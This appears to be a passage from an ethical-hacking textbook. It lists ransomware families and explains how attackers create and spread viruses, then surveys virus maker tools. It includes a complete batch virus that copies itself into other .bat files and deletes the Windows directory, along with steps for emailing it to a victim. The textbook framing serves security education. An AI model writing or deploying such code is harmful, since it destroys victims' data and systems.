


Figure 7.53: BlackMatter ransom note

The following are some additional ransomware:

- Clop Ransomware
- DeadBolt
- Egregor
- Dharma
- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st





How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

The following tools are useful for testing the security of your own antivirus software.

- **DELmE's Batch Virus Maker**

  DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.




Figure 7.54: Screenshot of DELmE's Batch Virus Maker

- **JPS Virus Maker**

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.

